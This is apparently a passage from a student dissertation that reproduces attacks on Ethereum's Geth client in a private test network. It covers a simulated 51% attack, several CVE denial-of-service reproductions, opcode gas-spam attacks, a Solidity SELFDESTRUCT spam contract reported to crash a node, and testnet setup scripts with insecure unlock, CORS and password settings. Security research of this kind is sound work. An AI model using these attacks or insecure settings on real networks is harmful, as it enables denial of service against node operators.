Performing a 51% attack on Ethereum mainnet is currently infeasible. To put into perspective, the current network hashrate[12] as of 20/04/2022 at 16:52 British Summer Time was 1,014,489.96 GH/s. A 51% attack, in theory, would be taking control of 51% (≈ 517,389.88 GH/s) of the network. Note that

[12]Total amount of power in the network computing hashes.

this does not mean introducing a miner with a hashrate of 517,389.88 GH/s as doing so will only increase the overall hashrate required for the attack. In terms of cost, running the Ethash mining algorithm[13] currently requires a GPU. Suppose we get the fastest consumer GPU currently in the market, RTX 3090, its MSRP is $ 1,499 and has a hashrate of about $\approx$ 133 MH/s. Suppose we do not include additional costs such as power and that we will not gain control of any miner in the network, only add our miner, the total hashrate required would be $\approx$ 1,055,897.71 GH/s. This sums up to 7,939,081 RTX 3090 GPUs which would cost $ 11,900,682,419.

However, one could simulate a 51% attack on a private Geth network.

4.7.2 Method

This would be commenting out any line that subtracts an account's balance including balance checks to create a new rule where, if an account gains Ether, it cannot lose it in any way. 3 nodes will be running this modified code while the other 2 will run the EVM Specification compliant code.

4.7.3 Results

The 2 nodes print to terminal:

```
ERROR[05-05|03:16:57.628]
########## BAD BLOCK #########
Chain config: {ChainID: 9...}

Number: 196
Hash: 0x8546...


Error: invalid merkle root (remote: 79d5... local: 2151...)
##############################
```

The other 3 nodes also report a bad block but keep advancing the chain as well as accepting and verifying transactions.

4.8 CVE-2022-23328 (DoS Attack)

No vulnerable versions of `geth` were mentioned, hence it was assumed, that all versions older than the publish date were vulnerable. Note that this may be incorrect as sometimes the Geth team patches vulnerability first, waits for every node to update to the latest version, then releases the CVE. With this knowledge, the attack may fail mainly because it was executed on a patched version. We will use `geth version 1.10.17` as our target node. The full script can be found in Appendix C.5.

4.8.1 Background

A design flaw in all versions of Go-Ethereum allows an attacker node to send 5120 pending transactions of a high gas price from one account that all fully spend the full balance of the account to a victim Geth node, which can purge all of the pending transactions in a victim node's memory pool and then occupy the memory pool to prevent new transactions from entering the pool, resulting in a denial of service (DoS)[7].

4.8.2 Method

Executing this consisted of 5 stages:

1. Generating random accounts.
2. Crediting the accounts with some ETH (1,000,000 ETH).

[13]A memory-hard algorithm created by Vitalik and Dryja[18] that is used to generate the block nonce.

3. Spinning up multiple threads, each thread representing an account sending ETH to simulate a non-empty mempool[14].

4. Depositing 1 ETH to a 0 balance account.

5. Sending the 1 ETH from the account to another account with a high gas fee.

The terminal running multiple threads simulating transactions currently returns a transaction hash for a successful transaction every 3-4 seconds (block time is 5 seconds). This should abruptly take longer than 5 seconds or return an error. Running `pendingTxs.js` script currently shows 50 transactions in the mempool. It should now show 5120 transactions.

4.8.3 Results

After spinning up 50 threads that submit 50 transactions every second, the `geth` program seemed to be having a DDoS protection feature as any other request i.e. `web3.eth.getBalance()` returned `Error: Invalid JSON RPC response: ""`. This is the error `web3` returns if the requested server is unavailable. After disconnecting all nodes for an hour, including the boot-node, and re-running the attack after, the node accepted all `web3` requests, adding more proof to my claim that an anti-DDoS feature was added in `geth`.

Of the 5,120 transactions, 866 returned a transaction receipt with the hash, hence, were successful. However, running `web3.eth.getTransaction(HASH)` returned null for all except the first transaction. This showed that only one transaction was included in a block. The transaction pool did not exhibit any change or delay in transaction execution. This result may add to the claim that the bug was patched.

4.9 CVE-2021-42219 (SIGBUS Crash)

4.9.1 Background

Go-Ethereum v1.10.9 was discovered to contain an issue that allows attackers to cause a denial of service (DoS) via sending an excessive amount of messages to a node. This is caused by missing memory in the component /ethash/algorithm.go[5]. For this attack, the Proof-of-Work consensus algorithm, Ethash, will be used instead of Clique.

4.9.2 Method

To test this, the CVE provided a Google Docs link with instructions:

1. "Create a new testing environment, clean up all cache, `git clone` the latest code and run the terminal command `make geth`"[3].

2. "Setup a Go-Ethereum node in your local machine. My environment setting is a 64-bit Ubuntu 18.04 with 128 cores (AMD EPYC 7742 Processor @ 2.25 GHz) and 488 GiB of main memory"[3].

3. "Send a series of fuzzed messages to this node, the detailed content, and timestamp of these messages can be found in the log info"[3].

4. "Within only 1 minute, the SIGBUS occurs, node crashes down"[3].

To execute this attack, clone Geth from GitHub to a new directory. Replace `p2p/transport.go` file with `CVE-2021-42219.go` from the project GitHub page[32]. Also, change the name from CVE-2021-42219.go to transport.go after copying. Compile `geth` into an executable following the instructions from Geth GitHub as we will use this `geth` to run the attacker node. Copy and paste `CVE-2021-42219\_target.go`[32] file into `p2p/transport.go` creating another executable. This `geth` program will run on the other 4 nodes.

[14]A data structure in an Ethereum node that stores pending transactions. i.e just received but not yet validated. It is also called the transaction pool.

4.9.3 Results

Simulating this attack did not yield any expected results. The target node was sent random serialized messages of different sizes of which it reported an error and removed the node. Waiting for the same node to reconnect took a while and by that time, DAG generation was completed. The reason for the attack failure could be the difference in hardware as the attack was tested on the same vulnerable `geth version 1.10.9`. Since the vulnerability involves a `SIGBUS` error[15], it might be a low-level bug in the AMD EPYC 7742 Processor when allocating threads for goroutines to generate the DAG.

The GitHub issue was closed with the message "Closing this, without any way to repro it, there's not much action we can take on this."[24].

4.10 CVE-2021-41173 (Malicious snap/1 Request)

4.10.1 Background

A vulnerable node is susceptible to crash when processing a maliciously crafted message from a peer, via the snap/1 protocol. The crash can be triggered by sending a malicious snap/1 GetTrieNodes package[4].

This attack proved hard to reconstruct as it would involve, first creating a large number of contract accounts each with large amounts of storage data. With this state trie, the attacker node will sync using snap mode. Since we have a very large state trie($\approx$ 1,000,000 entries), the attacker node will stay in snap sync for a while longer, hence, remote nodes will not drop the connection abruptly. While this goes on, the attacker node will send a message payload of the code `0x06` which is a `GetTrieNodesMsg`. This brings us to the second part of the attack which is generating a payload. Manually finding out the correct set of bytes that caused the `snap.Account()` function to return `nil, nil` was impossible. A fuzzer would be needed as shown on the Geth Security Advisory page[21] which would end up finding the special edge case. The CVE did not include what message payload was used to uncover the bug.

4.11 CVE-2021-43668 (Fuzzer crash)

4.11.1 Background

Go-Ethereum 1.10.9 nodes crash (denial of service) after receiving a series of messages and cannot be recovered. They will crash with "runtime error: invalid memory address or nil pointer dereference" and arise a SEGV signal[6]. This vulnerability was found through fuzzing but does not have any details on how to replicate it or what caused it. The issue was closed with the message "Closing this, without any way to repro it, there's not much action we can take on this."[25].

4.12 EXTCODESIZE Opcode Attack

4.12.1 Background

This was a transaction spam attack where a transaction utilising the `EXTCODESIZE` opcode was used multiple times. Since the opcode involves doing I/O reads (fetching from disk) which is expensive, spamming it, resulted in a slow down in block creation time (blocks taking almost 60 seconds to validate instead of the usual $\approx$ 13 seconds). Furthermore, the opcode cost was severely underpriced at (20 gas) making it a very cheap denial of service attack option. Changes were made such as EIP-150[28] which included increasing the `EXTCODESIZE` opcode gas to 700. Improvements on how I/O reads are handled were also made i.e. addition of caching to the storage trie. I simulated the attack by changing the `EXTCODESIZE` gas from 700 to 20. This however did not yield the expected results (slowdown of $\approx$ 2-3X in block production rate) as I was not able to reproduce some changes made to the code which further improved I/O opcodes speeds. The results were a small increase from the normal block time of 5 seconds to 5.61 seconds after running `EXTCODESIZE-Attack.js` script which would print out block production time. The full script can be found in Appendix C.6.

[15]A non-existent physical address requested by the application produces this error.

4.13 SUICIDE Opcode Attack

This opcode was changed to `SELFDESTRUCT` as of EIP-6[31], hence the project will talk about `SELFDESTRUCT` which has the same functionality as suicide. The full script can be found in Appendix C.7.

4.13.1 Background

The attacker creates a lot of smart contracts with a loop and in the loop each created contract self-destructs. For each generated smart contract, the transaction creating it triggers its constructor, leading to many `SELFDESTRUCT` operations. The addresses meant to be sent Ether are touched as they do not exist.

When this attack happened on mainnet Ethereum, the gas cost for `SELFDESTRUCT` was changed from 0 to 5000, while the cost of a `SELFDESTRUCT` touching an account was added with a gas of 25000. For the simulation, the initial cost of 0 will be used for both.

4.13.2 Method

We will have a `doAttack()` function that given a loop limit as input, will create n `MyContract` instances, where n is the loop count.

```
contract Factory {
    address[] newContracts;

    //solidity only allowed a maximum of 500 before out of gas error
    function doAttack(uint times) public {
        // create lots of smart contracts
        for (uint i = 0; i < times; i++) {
            MyContract newContract = new MyContract(i);
            address temp = address(newContract);
            newContracts.push(temp);
        }
    }
```

Listing 4.17: SUICIDE-Attack.sol

`MyContract` will be defined as:

```
contract MyContract {
    constructor(uint i) {
        //execute suicide/selfdestruct operation touching a new account
        address addr = address(bytes20(sha256(abi.encodePacked(i, msg.sender, block.
            timestamp))));
        selfdestruct(payable(addr));
    }
}
```

Listing 4.18: SUICIDE-Attack.sol

4.13.3 Results

Before executing the attack on the private network, the JavascriptVM provided by remix IDE was used. It ended up utilizing 90% of the host CPU before crashing and never finishing the transaction. This might be a vulnerability in the remix IDE but since it only uses local resources, it does not matter.

Since solidity queried `eth\_estimateGas` before deploying the code, it would fail if the loop ran more than 500 times. When this attack happened on mainnet Ethereum, about 19 million accounts were created which caused a slowdown in block creation. Running the loop 500 times did not cause a change in block creation time since with each 500 loop iterations, 500 new accounts were created. This is not enough to cause a slowdown in the network.

4.14 New Vulnerability Discovery

After deploying the contract in Appendix C.7, making several message calls to `doAttack()` with input `500` caused the `geth` node to call `panic()` with the trace given in `output_suicide.txt` file. The geth node exited after printing the stack trace:

```
    created by github.com/ethereum/go-ethereum/miner.newWorker
        github.com/ethereum/go-ethereum/miner/worker.go:288 +0x765

goroutine 109 [select]:
github.com/ethereum/go-ethereum/miner.(*worker).newWorkLoop(0xc000c7ed80, 0xb2d05e00)
        github.com/ethereum/go-ethereum/miner/worker.go:450 +0x291
created by github.com/ethereum/go-ethereum/miner.newWorker
        github.com/ethereum/go-ethereum/miner/worker.go:289 +0x7ab
        .
        .
        .
```

Exploiting the new vulnerability would require sending batches of the message call above with a certain interval which I was not able to determine due to time constraints. I executed the attack 3 times and it was successful twice.

Chapter 5

Critical Evaluation

5.1 Why Ethereum

Ethereum was selected as the target RSM for executing attacks as it had much more support in terms of the community i.e. Ethereum Stack Exchange[1]. Many research papers on the technology were also available each having a different perspective of the network.

5.2 Why Geth

Geth was selected as the Ethereum client to use as it had a well-documented GitHub page as well as a website dedicated to explaining everything one needs to know about the Geth Software[2]. I also have a background in the Golang Language, hence, reading and analysing the source code was much easier. Geth is currently the most widely used client making it a target for malicious actors as shown by the high number of CVEs posted since its inception.

5.3 Limitation of Clique Consensus

The Clique Consensus Protocol functions by having a list of trusted addresses in the genesis configuration file. These addresses are the only ones allowed to validate and mine new blocks. Once a malicious actor gains control of more than half of the private keys of the trusted addresses, a successful attack could be executed at will.

5.4 Limitation of Ethash Consensus

Ethash on the other hand will require more work to gain control of the network making it a more secure alternative but at the same time, limited by the total network hashrate[3].

5.5 Attacks Outcome Analysis

Of all the experiments in 3, none of them went silently undiscovered which was a notable result. All attacks, regardless if they did or did not compromise the consensus mechanism, ended up being detected immediately, i.e. if the attack happened at block B_n where n is the block number, the attack was discovered at B_{n+1} and the first "instinct" of the program was protecting the RSM as a whole rather than itself as a node. Observed security features included:

1. If a submitted transaction became invalid, it would not be propagated to other nodes.
2. If a remote node sends a transaction to the local node, and the transaction fails the local node validation, the transaction is immediately discarded and the node removed from the peer list(disconnected).

[1] https://ethereum.stackexchange.com/
[2] https://geth.ethereum.org/docs/
[3] Amount of computational power that is being used to secure the network.

3. If the local node receives a block that fails local validation, the block was discarded and the peer got disconnected as well.

4. If during block validation an error occurs such as an invalid Merkle root, the block was not propagated to any other node.

5. Reorganisation of the local chain happened periodically or when needed i.e. if a rollback of the local chain needs to happen due to an attack.

Most attacks targeted `geth`, how the Ethereum protocol was implemented in Golang, rather than the yellow paper specifications. Some attacks exploited weaknesses in Golang such as its memory handling capabilities i.e. the shallow copy bug. With this outcome, one might ask the question if a better consensus model will ever exist since what we currently have can still be broken by a 51% attack. The next section attempts to answer this question.

5.6 What if We Think Outside the Box

So far, we have explored a vast amount of attacks on an RSM and almost, have come to a conclusion that although RSMs achieve a lot, they seem not to be as secure as we hoped at the start of this paper mostly due to the consensus algorithms being weak. With this, the question arises, are the current consensus models of Replicated State Machines our only option to a nearly secure future? What if, a discovery is made tomorrow that reads, "A Quantum Computer manages to match the computing power of more than half of the Bitcoin Network"?, it will take a long time for such a statement to hold but if it did, and, at that time, we are still relying on weak consensus models such as Proof-of-Work, that statement would be threatening the security of gigabytes of data.

To understand the problem at hand, we will need to revisit the definition of consensus from a different perspective. Stephen Wolfram gives a very unique perspective on consensus in his article, "The Problem of Distributed Consensus"[45].




Figure 5.1: Image of nodes[45].

Consider the collection of "nodes" in 5.1. Suppose we would want to determine the main colour in the node set(which colour represents most nodes), we would first connect each node to n neighbours[45]:




Figure 5.2: Image of linked nodes[45].

We then define a distributed algorithm where each node represents a computing core. At each step, each core updates its node's colour with the majority colour of its neighbours[45]. The algorithm will end up converging after some time to one colour[45]:




Figure 5.3: Image sequence of node colour converging[45].

In other words, the distributed computing system will reach consensus.

In the article, Wolfram supports my claim of current consensus models being weak by writing, "Traditional blockchains achieve consensus through what amounts to a centralized mechanism (even though there are multiple “decentralized” copies of the blockchain that is produced)"[45]. As an alternative to FSM, he gives Cellular Automata(CA)[45].

A Deterministic Cellular Automata[4] is a model of computation closely related to an FSM in that, each cell can be in a finite number of states and that a mathematical function is needed to update its state. The difference with an FSM comes about when updating the state. A CA's neighbours affects its next state and during a state update, all cells have to be updated at once, representing a generation or a time step. A well-known example is John Conway's Game of Life[2] which consists of a grid of cells, each cell being dead or alive. A time step change in the Game of Life involves updating all cells according to the rules provided by the environment.

To demonstrate how CA can be used to achieve consensus, let us define a 1 Dimensional array of cells each cell having one of 2 possible colours, red or yellow, given a fraction of red cells p, we would want all cells to turn red if $p > \frac{1}{2}$ and yellow if $p < \frac{1}{2}$[45]. The simplest rule to achieve this would be to update the cell's colour with the colour of the majority of its neighbours[45]. If we start with 70% red cells in a random configuration, we will end up with[45]:

[4]Same as Cellular Automata.




Figure 5.4: Image of cells after applying majority rule[45].

From this, we can see that the cells reach a small consensus but not global as not enough yellow cells changed colour to red[45]. If we start with 60% red cells and apply the "GKL rule"[5] as stated in[45], we will end up with:




Figure 5.5: Image of 60% cells after applying the GKL rule[45].

And with 40% red cells, we will end up with:




Figure 5.6: Image of 40% red cells after applying the GKL rule[45].

In both cases, the rule successfully achieves global consensus and Wolfram states that one can prove that this rule will always achieve consensus at least after a sufficient number of steps, making it a probabilistic type of Cellular Automata[45].

The model only reaches consensus if at least 50% of the cells already have the requested colour. This means that if enough noise was introduced to the grid cells' evolution, a 51% attack would still be plausible. But this can be counter-argued that the above rule is not the only available rule in CA that can reach consensus. Given the "non-deterministic" but deterministic way in which CAs operate, we can say that:

- S is a set of all the states possible by a cell given a CA.
- r is the rule that the CA follows.
- p is the amount of noise introduced in the CA.

and therefore hypothesise that there exists r, such that, when applied to a 1 Dimensional grid of cells with the possible states S and noise p is introduced, will produce a CA that can reach a state t even when the fraction of the cells having state t is less than 50%. If this hypothesis ends up being proven true, then we might be closer to an RSM that can withstand a 51% attack. Wolfram also states that most rules in CA do not yield an expected result. Some rules sometimes end up with a grid state, that, even the most sophisticated mathematical, and statistical methods of analysis, seem to not find a corelation or causation between the given rule and the grid state at the time step[44], which means that, we cannot rule out the above hypthesis.

[5] "radius 3" rule (operating on size-7 neighborhoods)[44].

Chapter 6

Conclusion

6.1 Future Work

An extension of this project would be performing attacks on all Ethereum clients i.e. Besu and Parity and comparing each of their outcomes to the Ethereum yellow paper specifications. Furthermore, other RSM models, i.e. Zookeeper and Hyperledger could be added to the scope and analysis done on all of them as a whole. The project would then examine all the available consensus protocols ranking them in terms of the number of different attacks they can withstand. With this data, a comparison to current Cellular Automata models would be done to give a sound conclusion on the future of consensus algorithms.

6.2 Conclusion

From the outcome of this project, it is clear that RSMs provide a fault-tolerant method of storing data, some even going to the lengths of making the data immutable i.e. Bitcoin. What this project discovered as the main limits of RSMs are their implementations. Most attacks discussed in chapter 3 target specific coding bugs(the practical implementation of the protocol) which goes to show that the abstract protocol described in the Ethereum yellow paper[46] is sound. Every function in Ethereum has a formal mathematical definition that can be proven. The only attacks that went against the yellow paper were attacks exploiting the gas used by certain opcodes i.e `SELFDESTRUCT` as seen in 4.13. This was due to a naive approach taken by the Ethereum team when selecting gas costs for opcodes. The naive approach consisted of only using I/O reads and time taken for the execution as a determining factor. Therefore, the `SELFDESTRUCT` opcode vulnerability would have been avoided suppose a self-adjusting algorithm was used backed by a formal mathematical definition with a proof tied to it. The project also discovered a new vulnerability in Geth version 1.10.17.

In conclusion, an RSM is a very powerful architecture for any company or individual user who would want to maintain the integrity of their data. It has been proven to withstand many attacks and those that succeed only target the weaknesses of the coding language used. Furthermore, the current consensus models are weak, hence, further research needs to be made on alternatives such as a Deterministic Cellular Automata, as discussed in section 5.6 which might be what eliminates the limits discussed in this paper.

Bibliography

[1] Ethash.

[2] Mathematical games the fantastic combinations of john conway's new solitaire game "life".

[3] Sigubus-go-ethereum-details.

[4] Vulnerability details : Cve-2021-41173.

[5] Vulnerability details : Cve-2021-42219.

[6] Vulnerability details : Cve-2021-43668.

[7] Vulnerability details : Cve-2022-23328.

[8] Elli Androulaki, Artem Barger, Vita Bortnikov, Christian Cachin, Konstantinos Christidis, Angelo De Caro, David Enyeart, Christopher Ferris, Gennady Laventman, Yacov Manevich, et al. Hyperledger fabric: a distributed operating system for permissioned blockchains. In *Proceedings of the thirteenth EuroSys conference*, pages 1–15, 2018.

[9] atomh33lsatomh33ls7. Ethereum block architecture, Oct 1963.

[10] Dave Bayer, Stuart Haber, and W Scott Stornetta. Improving the efficiency and reliability of digital time-stamping. In *Sequences Ii*, pages 329–334. Springer, 1993.

[11] Georg Becker. Merkle signature schemes, merkle trees and their cryptanalysis. *Ruhr-University Bochum, Tech. Rep*, 12:19, 2008.

[12] Bitcoin. Bitcoin core integration/staging tree. https://github.com/bitcoin/bitcoin/blob/b1c5991eebb916755be188f355ad36fe01a3f529/src/script/script.cpp#L17, 2021.

[13] Mike Burrows. The chubby lock service for loosely-coupled distributed systems. In *Proceedings of the 7th symposium on Operating systems design and implementation*, pages 335–350, 2006.

[14] Vitalik Buterin. Ethereum white paper: A next generation smart contract & decentralized application platform. 2013.

[15] Vitalik Buterin and Martin Swende. EIP-2929: Gas cost increases for state access opcodes, September 2020.

[16] Vitalik Buterin and Martin Swende. EIP-2930: Optional access lists, August 2020.

[17] Huashan Chen, Marcus Pendleton, Laurent Njilla, and Shouhuai Xu. A survey on ethereum systems security: Vulnerabilities, attacks, and defenses. *ACM Computing Surveys (CSUR)*, 53(3):1–43, 2020.

[18] Thaddeus Dryja. Hashimoto: I/O bound proof of work, 2014.

[19] Ethereum. Consensus flaw during block processing.

[20] Ethereum. Denial of service via m̀ulmod̀

[21] Ethereum. Dos via malicious snap/1 request.

[22] Ethereum. Ethash dag generation bug can cause miners to create invalid pow.

[23] Ethereum. Minority split 2021-08-27 post mortem.

[24] Ethereum. Nodes crash down after receiving a serial of messages generated by fuzzer, and cannot be recovered · issue 23866 · ethereum/go-ethereum.

[25] Ethereum. Nodes crash down after receiving a serial of messages generated by fuzzer, and cannot be recovered · issue 23866 · ethereum/go-ethereum.

[26] Ethereum. Returndata corruption via datacopy.

[27] Ethereum. Shallow copy in the 0x4 precompile could lead to evm memory corruption.

[28] Ethereum. Eips/eip-150.md at master · ethereum/eips, Sep 2020.

[29] Dankrad Feist, Dmitry Khovratovich, and Marius van der Wijden. EIP-3607: Reject transactions from senders with deployed code, June 2021.

[30] Stuart Haber and W. Scott Stornetta. How to time-stamp a digital document. *Journal of Cryptology*, 3(2):99–111, Jan 1991.

[31] Hudson Jameson. Eip-6: Renaming suicide opcode, Nov 2015.

[32] Victor Karue Kingi. Ethereum Attack Scripts.

[33] Kai Li, Yibo Wang, and Yuzhe Tang. Deter: Denial of ethereum txpool services. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 1645–1667, 2021.

[34] Ting Lin, Xu Yang, Taoyi Wang, Tu Peng, Feng Xu, Shengxiong Lao, Siyuan Ma, Hanfeng Wang, and Wenjiang Hao. Implementation of high-performance blockchain network based on cross-chain technology for iot applications. *Sensors (Basel, Switzerland)*, 20(11):3268, Jun 2020. 32521762[pmid].

[35] Warren S McCulloch and Walter Pitts. A logical calculus of the ideas immanent in nervous activity. *The bulletin of mathematical biophysics*, 5(4):115–133, 1943.

[36] Edward F Moore. Machine models of self-reproduction. In *Proceedings of symposia in applied mathematics*, volume 14, pages 17–33. American Mathematical Society New York, 1962.

[37] Guy Moshkowich. Architecture of zab – zookeeper atomic broadcast protocol, Aug 2016.

[38] Satoshi Nakamoto. Bitcoin: A peer-to-peer electronic cash system. *Decentralized Business Review*, page 21260, 2008.

[39] Brian M Oki and Barbara H Liskov. Viewstamped replication: A new primary copy method to support highly-available distributed systems. In *Proceedings of the seventh annual ACM Symposium on Principles of distributed computing*, pages 8–17, 1988.

[40] Bogdan C Popescu, Bruno Crispo, and Andrew S Tanenbaum. A certificate revocation scheme for a large-scale highly replicated distributed system. In *Proceedings of the Eighth IEEE Symposium on Computers and Communications. ISCC 2003*, pages 225–231. IEEE, 2003.

[41] Bogdan C Popescu, Bruno Crispo, and Andrew S Tanenbaum. Secure data replication over untrusted hosts. In *9th Workshop on Hot Topics in Operating Systems (HotOS IX)*, 2003.

[42] Yonatan Sompolinsky and Aviv Zohar. Accelerating bitcoin's transaction processing. fast money grows on trees, not chains. Cryptology ePrint Archive, Report 2013/881, 2013. https://ia.cr/2013/881.

[43] Alan Mathison Turing et al. On computable numbers, with an application to the entscheidungsproblem. *J. of Math*, 58(345-363):5, 1936.

[44] Stephen Wolfram. *A New Kind of Science*. Wolfram Media, 2002.

[45] Stephen Wolfram. The problem of distributed consensus-stephen wolfram writings, May 2021.

[46] Gavin Wood et al. Ethereum: A secure decentralised generalised transaction ledger. *Ethereum project yellow paper*, 151(2014):1–32, 2014.

[47] Youngseok Yang, Taesoo Kim, and Byung-Gon Chun. Finding consensus bugs in ethereum via multi-transaction differential fuzzing. In *15th USENIX Symposium on Operating Systems Design and Implementation (OSDI 21)*, pages 349–365, 2021.

[48] Micah Zoltu. EIP-2718: Typed transaction envelope, June 2020.

Appendix A

Floating point checker FSM

```python
# Credit to Gary Explains, https://www.youtube.com/watch?v=2OiWs-h_M3A
# A finite state machine that checks if a floating point number is valid
# states having * at the end denote valid end states i.e. MANTISSA*

from collections import namedtuple

tok_next_t = namedtuple('tok_next_t', ['tokens', 'next_state'])


class complexFSM:
    def __init__(self) -> None:
        self.tok_next = {}
        self.state = "START"

    def add_state(self, name, tokens, next_state):
        # tok_next is a list of tok_next_t namedtuples
        # i.e. a list of the valid tokens and transition states

        if name not in self.tok_next:
            self.tok_next[name] = []
        self.tok_next[name].append(tok_next_t(tokens, next_state))


    def run(self, input):
        print("->", self.state, "-> ", end="")
        while True:
            if len(input) > 0:
                # Get next char & remove it from string
                token = input[0]
                input = input[1:]
                found = False
                for tn in self.tok_next[self.state]:
                    if token in tn.tokens:
                        # Token is valid, jump to next state
                        self.state = tn.next_state
                        found = True
                        print(self.state, "-> ", end="")
                        break

                if not found:
                    print("INVALID INPUT")
                    break

            else:
                if self.state.endswith('*'):
                    print()
                    break
                else:
                    print("INVALID END STATE")
                    break




```

```
fsm = complexFSM()
fsm.add_state("START", "0123456789", "WHOLE_NUMBER*")
fsm.add_state("START", "-", "SIGN")
fsm.add_state("SIGN", "0123456789",  "WHOLE_NUMBER*")
fsm.add_state("WHOLE_NUMBER*", "0123456789", "WHOLE_NUMBER*")
fsm.add_state("WHOLE_NUMBER*", ".", "POINT")
fsm.add_state("POINT", "0123456789", "MANTISSA*")
fsm.add_state("MANTISSA*", "0123456789", "MANTISSA*")

fsm.run("-7.0")
```

Listing A.1: complex_sm.py

Prints out:

```
    -> START -> SIGN -> WHOLE_NUMBER* -> POINT -> MANTISSA* ->
```

The last state being `MANTISSA*` shows that the string `-7.0` is a valid floating point.

Appendix B

Environment setup bash scripts

```bash
#! /bin/bash

[[ -d ethereum ]] && rm -r -f ethereum;
[[ -f accounts.txt ]] && rm accounts.txt;
[[ -f enode.txt ]] && rm enode.txt;

for i in 1 2 3 4 5
do
    [[ -f "start_node_$i.sh" ]] && rm "start_node_$i.sh";

done
```

Listing B.1: purge_all.sh

```bash
#! /bin/bash

zipFile=$(ls geth);
tar -xzvf  "geth/${zipFile}" --directory geth --strip-components=1;
mkdir "ethereum";

> accounts.txt;

for i in 1 2 3 4 5
do
    mkdir "ethereum/node$i"; touch "ethereum/node$i/password.txt";
    echo "helloworld" >> "ethereum/node$i/password.txt";
    geth/geth --datadir "ethereum/node$i/data" account new;
    OUTPUT=$(ls "ethereum/node$i/data/keystore");
    cat "ethereum/node$i/data/keystore/${OUTPUT}" | jq '. | .address' | tr -d '"' >> "
        accounts.txt";

done
```

Listing B.2: setup_env.sh

```bash
#!/bin/bash

# Make boot node folder and generate boot node key
mkdir "ethereum/bnode"; geth/bootnode -genkey "ethereum/bnode/boot.key";

for i in 1 2 3 4 5
do
    geth/geth --datadir "ethereum/node$i/data" init "ethereum/year3project.json";

done
```

Listing B.3: initialise.sh

```bash
#! /bin/bash

geth/bootnode -nodekey "ethereum/bnode/boot.key" -verbosity 7 -addr "127.0.0.1:30301" |
    head -n 1 > "enode.txt"
```

Listing B.4: start_bnode.sh

```bash
#! /bin/bash

enode=$(cat enode.txt)

# Node 5 will be the only node to run http and ws command option
addr_5=$(cat accounts.txt | sed 5!d accounts.txt)
touch "start_node_5.sh"; echo "#! /bin/bash" > "start_node_5.sh";
text="geth/geth --networkid 9984 --datadir \"ethereum/node5/data\" --bootnodes ${enode} --port 30306 --ipcdisable --syncmode full --http --allow-insecure-unlock --http.corsdomain \"*\" --http.port 8547 --http.api \"eth,net,web3,txpool\" --verbosity 4 --ws --ws.origins \"*\" --unlock 0x$addr_5 --password \"ethereum/node5/password.txt\" --mine console;"
echo ${text} >> "start_node_5.sh";
chmod ugo+x "start_node_5.sh";

for i in 1 2 3 4
do
    port=$(expr $i + 1);
    addr=$(cat accounts.txt | sed $i!d accounts.txt)
